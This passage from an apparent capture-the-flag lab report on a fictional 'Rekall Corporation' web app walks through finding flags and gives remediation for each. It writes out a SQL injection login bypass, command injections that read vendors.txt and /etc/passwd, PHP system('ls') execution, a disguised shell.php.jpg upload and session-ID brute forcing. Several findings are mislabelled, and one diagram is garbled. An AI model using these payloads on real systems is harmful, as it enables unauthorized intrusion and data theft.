Remediation	Implement strict file upload validation, sanitize user input to prevent directory traversal attacks, and restrict file access permissions. Regularly audit and patch server configurations to mitigate LFI vulnerabilities.



Vulnerability 6	Findings
Title	Local File Inclusion (LFI) Vulnerability
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Medium
Description	<ol style="list-style-type: none"> 1. Recognize the need to modify the file in a way that satisfies the system's requirement for JPG files. 2. Devise a workaround by renaming the shell.php file to shell.php.jpg, thereby fooling the system into perceiving it as a JPG file. 3. Upload the modified file (shell.php.jpg) to the system. 4. The system accepts the modified file as a JPG file, and you successfully gain access to Flag 6.
Images	 



	
	
	
Affected Hosts	Web server hosting the vulnerable application. 192.168.14.35
Remediation	Implement proper input validation and sanitization. Use whitelisting to restrict file inclusion to authorized directories. Regularly update and patch the web application to prevent LFI vulnerabilities.

Vulnerability 7	Findings
Title	SQL Injection Vulnerability on Login Page
Type (Web app / Linux OS / Windows OS)	Web Application
Risk Rating	Critical
Description	<ol style="list-style-type: none"> 1. Return to the website and access the login page to exploit the vulnerability. 2. In the login prompt, enter "test" as the username. For the password, input a SQL injection payload: ' OR '1'='1. 3. Upon hitting the login button, the SQL injection payload manipulates the database query to always return true, granting access as if valid credentials were provided. 4. As a result, the page validates the login attempt and provides you with FLAG7.



Images	 
Affected Hosts	Web server hosting the login.php page.192.168.14.35
Remediation	Implement prepared statements or parameterized queries to sanitize input and prevent SQL injection attacks. Regularly update and patch the web application to address security vulnerabilities.

Vulnerability 8	Findings
Title	Local File Inclusion (LFI) Vulnerability
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Medium
Description	<ol style="list-style-type: none"> 1. Return to the login.php page and use the CTRL-A shortcut to highlight the entire page, seeking clues within the content or source code.

	<ol style="list-style-type: none"> 2. Scroll through the source code or highlighted content, focusing on identifying a section containing potential username and password information. 3. Upon discovering the username and password within the content, copy and paste them directly into the login box on the page. 4. After logging in using the obtained credentials, you are presented with FLAG8
	 <p>The screenshot shows a red-themed login interface for 'REKALL CORPORATION'. At the top left is a blue 'R' logo. Below it, the text 'REKALL CORPORATION' is displayed. A navigation bar at the top right includes links for 'Home', 'About Rekall', 'Welcome', 'VR Planner', and 'Logout'. The main area is titled 'Admin Login' and contains the instruction 'Enter your Administrator credentials!'. It has two input fields: 'Login:dougquaid' and 'Password:kuato', both of which have been redacted with black bars. Below these fields is a 'Login' button. A red error message 'Invalid credentials!' is visible at the bottom of the form.</p>
Images	 <p>This screenshot shows the same red-themed login interface. The 'Login:' field contains the value 'dougquaid' and the 'Password:' field contains five redacted dots. A 'Login' button is present below. The background of this section is red.</p>
	 <p>This screenshot shows the same red-themed login interface. The 'Login:' field contains the value 'dougquaid' and the 'Password:' field contains five redacted dots. A 'Login' button is present below. The background of this section is red.</p> <p>login! flag 8 is 87fsdkf6djf , also check in only networking tools</p>
Affected Hosts	Web server hosting MemoryPlanner.php. 192.168.14.35
Remediation	Implement input validation and proper file path handling to prevent unauthorized file inclusions. Regularly update and patch the web application to mitigate vulnerabilities.

Vulnerability 9	Findings
Title	PHP Injection Vulnerability
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Medium
Description	<p>Navigate back to the login.php page.</p> <p>Open a new tab in your browser and enter the URL 192.168.14.35/robots.txt. This page reveals the directives for web crawlers and bots, including where they are allowed to interact with the website.</p> <p>Within the robots.txt file, locate the FLAG directive</p>
Images	 
Affected Hosts	Web server running Login.PHP application 192.168.14.35
Remediation	Implement strict input validation, sanitize user input, and use prepared statements to prevent PHP injection. Regularly update PHP versions and libraries to patch vulnerabilities

Vulnerability 10	Findings
Title	DNS Check Vulnerability on Networking Page
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Medium
Description	<ol style="list-style-type: none"> 1. Navigate to the page networking.php. 2. Before attempting command injection, observe that when you hit the lookup button, the website performs an NS lookup on example.com. The syntax of the output resembles what you get when you run the nslookup command in your terminal. 3. To list the contents of the vendors.txt file, use the command injection technique. 4. After injecting the command, hit the lookup button. 5. The website should respond with FLAG 10.




	<p>REKALL CORPORATION</p> <h2>Welcome to Rekall Admin Networking Tools</h2> <p>Just a reminder, the vendor list of our top-secret networking tools are located in the file: vendors.txt</p> <p>DNS Check</p> <p><input type="text" value="www.example.com"/> <input type="button" value="Lookup"/></p> <p>MX Record Checker</p> <p><input type="text" value="www.example.com"/> <input type="button" value="Check your MX"/></p>
Images	 <p>Server: 127.0.0.11 Address: 127.0.0.11#53 Non-authoritative answer: Name: www.example.com Address: 93.184.216.34</p> <h2>MX Record Checker</h2> <p><input type="text" value="www.example.com"/> <input type="button" value="Check your MX"/></p>  <p>Server: 127.0.0.11 Address: 127.0.0.11#53 Non-authoritative answer: Name: www.example.com Address: 93.184.216.34 SIEM: splunk Firewalls: barracuda CLOUD: aws Load balancers: F5</p> <p>Congrats, flag 10 is ksnd99dkas</p> <h2>DNS Check</h2> <p><input type="text" value="www.example.com && cat vendors.txt"/> <input type="button" value="Lookup"/></p> <p>MX Record Checker</p> <p><input type="text" value="www.example.com"/> <input type="button" value="Check your MX"/></p>
Affected Hosts	192.168.14.35.networking.php
Remediation	Implement access controls to restrict file access. Conduct regular security audits to identify and patch vulnerabilities

Vulnerability11	Findings
Title	Session Management Vulnerability
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Medium
Description	<p>1. Begin by executing the MX record checker to understand its functionality.</p> <p>2. Attempt to inject the command by using the pipe operator ()</p> <p>3. The website accepts the command with the pipe operator and returns FLAG 11.</p>
Images	 <p>MX Record Checker</p> <p>www.example.com Check your MX</p> <p>Server: 127.0.0.11 Address: 127.0.0.11#53 Non-authoritative answer: *** Can't find www.example.com: No answer Authoritative answers can be found from: example.com origin =ns.icann.org mail addr = noc.dns.icann.org serial = 2022091340 refresh = 7200 retry = 3600 expire = 1209600 minimum = 3600</p>  <p>Just a reminder, the vendor list of our top-secret networking tools are located in the file: vendors.txt</p> <p>DNS Check</p> <p>www.example.com Lookup</p> <p>MX Record Checker</p> <p>nple.com cat vendors.txt Check your MX</p>  <p>MX Record Checker</p> <p>www.example.com Check your MX</p> <p>SIE: splunk Firewalls: barracuda CLOUD: aws Load balancers: F5</p> <p>Congrats, flag 11 is opshdkasy78s</p>
Affected Hosts	Web server hosting admin_legal_data.php. 192.168.14.35
Remediation	Implement secure session management techniques such as strong session ID generation and proper session handling. Regularly review and update session management mechanisms to mitigate vulnerabilities.

Vulnerability 12	Findings
Title	Session Management Vulnerability
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Medium
Description	<ol style="list-style-type: none"> 1. Begin by attempting to retrieve the list of users on the machine. 2. Filter out users with user IDs below 1000, which typically represent system-level accounts. 3. Perform a brute force attack by attempting to log in with the credentials:Username: "Melina" Password: "Melina" 4. Use these credentials on the administrator login page. 5. Upon submitting the credentials, successfully log in as "Melina."
Images	 <pre>e.com && cat /etc/passwd Lookup www.example.com Lookup Server: 127.0.0.11 Address: 127.0.0.11#53 Non-authoritative answer: Name: www.example.com Address: 93.184.216.34 root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/usr/sbin/nologin sys:x:3:3:sys:/dev/usr/sbin/nologin sync:x:4:65534:sync:/bin:/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats:Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuuid:x:100:101::/var/lib/libuuid: syslog:x:101:104::/home/syslog:/bin/false mysql:x:102:105:MySQL Server...:/nonexistent:/bin/false melina:x:1000:1000:/home/melina:</pre>

	<p style="text-align: center;">Admin Login</p> <p>Enter your Administrator credentials!</p> <p>Login: <input type="text" value="melina"/></p> <p>Password: <input type="password" value="●●●●●●"/></p> <p>Login</p>
	<p>Login: <input type="text"/></p> <p>Password: <input type="password"/></p> <p>Login</p> <p>Successful login! flag 12 is hsk23oncsd , also the top secret legal data located here: HERE</p>
Affected Hosts	Web server hosting admin_legal_data.php. 192.168.14.35
Remediation	Implement secure session management techniques, such as using strong session IDs, implementing session expiration, and enforcing proper authentication and authorization mechanisms. Regularly review and audit session management implementations for vulnerabilities.

Vulnerability 13	Findings
Title	PHP Injection Vulnerability
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	High
Description	<ol style="list-style-type: none"> 1. Navigate to the robots.txt page, where you find a link to souvenirs.php, indicating a potential target page. 2. Navigate to the souvenirs.php page by adding 'souvenirs.php' to your URL bar. 3. Attempt to execute a system-level command by replacing the PHP query with ?message=system('ls'); in the URL. Upon hitting enter, the website lists the contents of the directory and returns FLAG 13

	
Images	
	

	<pre> sm_mitm_2.php sm_obu_files.php sm_robots.php sm_samba.php sm_snmp.php sm_webdav.php sm_xst.php smgmt_admin_portal.php smgmt_cookies_httponly.php smgmt_cookies_secure.php smgmt_sessionid_url.php smgmt_strong_sessions.php soap souvenirs.php sql_1.php sql_2.php sql_3.php sql_4.php sql_5.php sql_6.php sql_7.php sql_8-1.php sql_8-2.php sql_9.php ssli.php ssrf.php stylesheets test.php test12.php test22.php test5.php test6.php top_security.php training.php training_install.php unrestricted_file_upload.php unvalidated_redir_fwd.php unvalidated_redir_fwd_1.php unvalidated_redir_fwd_2.php update.php user_activation.php user_extra.php user_new.php vendors.txt web.config ws_soap.php xmli_1.php xmli_2.php xss_ajax_1-1.php xss_ajax_1-2.php xss_ajax_2-1.php xss_ajax_2-2.php xss_back_button.php xss_custom_header.php xss_eval.php xss_get.php xss_get2.php xss_href-1.php xss_href-2.php xss_href-3.php xss_json.php xss_php_self.php xss_post.php xss_referer.php xss_stored_1.php xss_stored_2.php xss_stored_3.php xss_user_agent.php xxe-1.php xxe-2.php </pre> <p>Congrats, flag 13 is jdka7sk23dd</p>
Affected Hosts	Web server hosting souvenirs.php. 192.168.14.35
Remediation	Implement input validation and output encoding to prevent PHP injection. Update PHP to the latest version and apply security patches regularly

Vulnerability 14	Findings
Title	Session Management Vulnerability
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	High
Description	<ol style="list-style-type: none"> Observe that the URL contains "admin=001," indicating a session ID. To proceed, configure FoxyProxy to redirect traffic to Burp Suite and initiate Burp Suite to intercept traffic. Within the Burp Suite's Intruder tool, initiating a brute force attack Upon completion of the brute force attack, identify the valid session ID Use the identified session ID in the URL to navigate to the admin_legal_data.php page. Upon accessing the admin_legal_data.php page with the correct session ID, obtain FLAG 14.

Images

Admin Login

Enter your Administrator credentials!

Login:

Password:

Login

Login:

Password:

Login

Successful login! Flag 12 is hsk23oncsd , also the top secret legal data located here:
[HERE](#)

192.168.14.35/admin/legal_data.php?admin=001

Exploit-DB Nessus

 REKALL CORPORATION

Admin Legal Documents -
Restricted Area

This page is locked!

Admins Only!

The screenshot shows the Burp Suite Community Edition interface. The top navigation bar includes Project, Intruder, Repeater, Window, Help, and tabs for Dashboard, Target, Proxy, Intruder, Repeater, Sequencer, Decoder, Comparer, and Logger. The 'Proxy' tab is selected. Below the tabs are buttons for 1x, 2x, and ...; Target, Positions, Payloads, Resource Pool, and Options.

⑦ Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are inserted.

Attack type: Sniper

Request details:

```
1 GET /admin_legal_data.php?admin=0016 HTTP/1.1
2 Host: 192.168.14.35
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.14.35/Login.php
8 Connection: close
9 Cookie: PHPSESSID=vns4ahl0dcplleba27v9404294; security_level=0
10 Upgrade-Insecure-Requests: 1
11 Cache-Control: max-age=0
12
13
```

⑦ Payload Sets

You can define one or more payload sets. This allows you to reuse the same payload across different attacks in different ways.

Payload set: 1
Payload type: Numbers

⑦ Payload Options [Numbers]

This payload type generates numeric payloads.

Number range

Type: Sequential (radio button selected)
From: 001
To: 100
Step: 1
How many:



Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
88	87	200			7596	
0		200			7510	

The browser window shows the URL 192.168.14.35/admin_legal_data.php?admin=087. The page title is "REKALL CORPORATION". The main content area displays "Admin Legal Document Restricted Area". At the bottom, it says "Welcome Admin..." and "You have unlocked the secret area, flag 14 is dks93jlsd7c".



Affected Hosts	Web server hosting admin_legal_data.php 192.168.14.35
Remediation	Implement secure session management practices such as using strong session IDs, enforcing session expiration, and validating session data on the server side. Regularly audit and monitor session management functionality for vulnerabilities.

Vulnerability 15		Findings
Title		Directory traversal vulnerability
Type (Web app / Linux OS / WIndows OS)		Web Application
Risk Rating		Medium
Description		<ol style="list-style-type: none"> 1. Utilize the vulnerability identified at Flag 10 or Flag 11 to run the command -lsh to see the contents of the old_disclaimers directory. 2. Identify the existence of the old_disclaimers directory from the output of the command. 3. Change the URL to access the contents of a specific disclaimer file within the old_disclaimers directory. 4. Retrieve FLAG 15 from the contents of the disclaimer file.


Images  	<table border="1" style="width: 100%; border-collapse: collapse;"> <tr> <td style="padding: 5px;">Affected Hosts</td><td style="padding: 5px;">192.168.13.35/disclaimer.php</td></tr> <tr> <td style="padding: 5px;">Remediation</td><td style="padding: 5px;">Implement input validation.</td></tr> </table>	Affected Hosts	192.168.13.35/disclaimer.php	Remediation	Implement input validation.
Affected Hosts	192.168.13.35/disclaimer.php				
Remediation	Implement input validation.				

Vulnerability Findings DAY 2

Vulnerability 1	Findings
Title	Whois Information Gathering
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Low
Description	<ol style="list-style-type: none"> 1. Utilize the Domain Dossier open-source tool from osintframework.com to gather WHOIS domain information on totalrecall.xyz. 2. Extract FLAG1 from the obtained information, located in the section labeled "registrant street.".

	 <p>OSINT Framework</p> <pre> graph TD OSINT[OSINT Framework] --> WD[Whois Records] OSINT --> SD[Subdomains] OSINT --> D[Discovery] OSINT --> CS[Certificate Search] OSINT --> P[People Search] OSINT --> R[Registries] OSINT --> DB[Domain Backends] OSINT --> TY[Typing] OSINT --> A[Analysis] OSINT --> URL[URL Expanders] OSINT --> CD[Change Detection] OSINT --> SS[Social Search] OSINT --> DNS[DNSSEC] OSINT --> CR[Cloud Resources] OSINT --> V[Vulnerabilities] OSINT --> T[Tokens] WD --> WDR[Whois API Data] WD --> WDR[Robtex (RI)] WD --> WDR[DomainCrawler.com] WD --> WDR[MarkMonitor Whois Search] WD --> WDR[easyWhois] WD --> WDR[Website Informer] WD --> WDR[Who.is] WD --> WDR[Whois.AMPD] WD --> WDR[ViewDNS.info] WD --> WDR[DomainList.info] WD --> WDR[IP2WHOIS] SD --> SD[Domain Dossier] SD --> SD[domain] SD --> SD[domain whois] SD --> SD[domain IP] SD --> SD[domain subdomains] SD --> SD[domain discovery] SD --> SD[domain certificate] SD --> SD[domain people] SD --> SD[domain registries] SD --> SD[domain backends] SD --> SD[domain typing] SD --> SD[domain analysis] SD --> SD[domain URL expanders] SD --> SD[domain change detection] SD --> SD[domain social search] SD --> SD[domain DNSSEC] SD --> SD[domain vulnerabilities] SD --> SD[domain tokens] D --> D[Domain Dossier] D --> D[domain] D --> D[domain whois] D --> D[domain IP] D --> D[domain subdomains] D --> D[domain discovery] D --> D[domain certificate] D --> D[domain people] D --> D[domain registries] D --> D[domain backends] D --> D[domain typing] D --> D[domain analysis] D --> D[domain URL expanders] D --> D[domain change detection] D --> D[domain social search] D --> D[domain DNSSEC] D --> D[domain vulnerabilities] D --> D[domain tokens] CS --> CS[Images / Videos] CS --> CS[Social Networks] CS --> CS[Instant Messaging] CS --> CS[People Search] CS --> CS[Dating] CS --> CS[Telephone Numbers] CS --> CS[Postal Addresses] CS --> CS[Business Records] CS --> CS[Transportation] CS --> CS[Geolocation] CS --> CS[Search Engines] CS --> CS[Forums / Blogs / IRC] CS --> CS[Archives] CS --> CS[Language Translation] CS --> CS[Metadata] CS --> CS[Mobile Emulation] CS --> CS[Tor] CS --> CS[Dark Web] CS --> CS[Digital Currency] CS --> CS[Cloud Services] CS --> CS[Encoding / Decoding] CS --> CS[Tools] CS --> CS[Malicious File Analysis] CS --> CS[Exploit & Advanced Threat Intelligence] CS --> CS[Options] CS --> CS[Documentation] CS --> CS[Training] </pre>	
	Images	
	 <p>Domain Dossier</p> <p>domain or IP address: totalrecall.xyz</p> <p>user: anonymous [20.7.221.197] balance: 48 units</p> <p>registerant Name: sshUser alice registerant Organization: registerant Street: h8s692hskasd Flag registerant City: Atlanta</p>	

Vulnerability 2	Findings
Title	- IP Address Enumeration
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Low

Description	<ol style="list-style-type: none"> Visit the Domain Dossier tool on osintframework.com. Enter the domain name "TotalRecall.xyz" . Locate the IP address Retrieve the IP address associated with the TotalRecall.xyz domain.
Images	 <p>The screenshot shows the 'Domain or IP address' field containing 'totalrecall.xyz'. Under 'domain whois record' and 'network whois record', there are two checked checkboxes. Below the search bar, it says 'user: anonymous [20.7.221.197]' and 'since: 47 units'. A link to 'log in account info' is present. The main result section starts with 'Address lookup' and shows the canonical name as 'totalrecall.xyz'. It lists 'aliases' as none and 'addresses' as '34.102.136.180'.</p>
Affected Hosts	TotalRecall.xyz
Remediation	Keep software and systems up-to-date with the latest security patches and updates to mitigate vulnerabilities.

Vulnerability 3	Findings
Title	SSL Certificate Research
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Low
Description	<ol style="list-style-type: none"> Navigate to the Certificate Search tool on the osintframework.com website. Access the Certificate Search tool and locate the section for entering the domain's IP address. Enter the IP address of the TotalRecall.xyz domain into the designated field. Generate the SSL certificate information for the provided IP address. Retrieve the SSL certificate information, including any details or flags embedded within it.

Images	 crt.sh Certificate Search <p>Enter an Identity (Domain Name, Organization Name, etc), a Certificate Fingerprint (SHA-1 or SHA-256) or a crt.sh ID:</p> <input type="text" value="34.102.136.180"/> <p>Search Advanced...</p>
Affected Hosts	TotalRecall.xyz
Remediation	<p>Implement proper SSL/TLS configurations to maintain the confidentiality and integrity of data transmitted over the network.</p> <p>Periodically review SSL certificate configurations to ensure compliance with industry best practices and security standards.</p> <p>Employ certificate transparency monitoring tools to detect any unauthorized or fraudulent SSL certificates issued for the domain.</p> <p>Educate personnel on the importance of SSL certificate management and the risks associated with expired or misconfigured certificates.</p>

Vulnerability 4	Findings
Title	Local Network Host Enumeration
Type (Web app / Linux OS / WIndows OS)	Web App /Network Scan/Linux OS
Risk Rating	Medium
